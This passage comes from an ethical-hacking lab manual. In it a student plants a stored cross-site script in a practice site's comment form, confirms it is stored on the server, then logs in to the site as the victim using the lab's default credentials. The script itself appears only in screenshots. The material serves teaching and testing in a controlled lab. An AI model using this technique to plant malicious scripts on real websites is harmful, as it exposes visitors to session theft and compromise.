


12. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script as shown in the screenshot in the **Comment** field and click the **Submit Comment** button.



13. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.


Note: If a notification appears saying **To display this page, Firefox must send information...**, click the **Resend** button.



Module 14 – Hacking Web Applications


14. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
15. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
16. Launch any browser, in this lab we are using **Google Chrome**. In the address bar of the browser place your mouse cursor and type **http://www.moviescope.com** and press **Enter**.
17. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.

Note: Here, we are logging in as the victim.

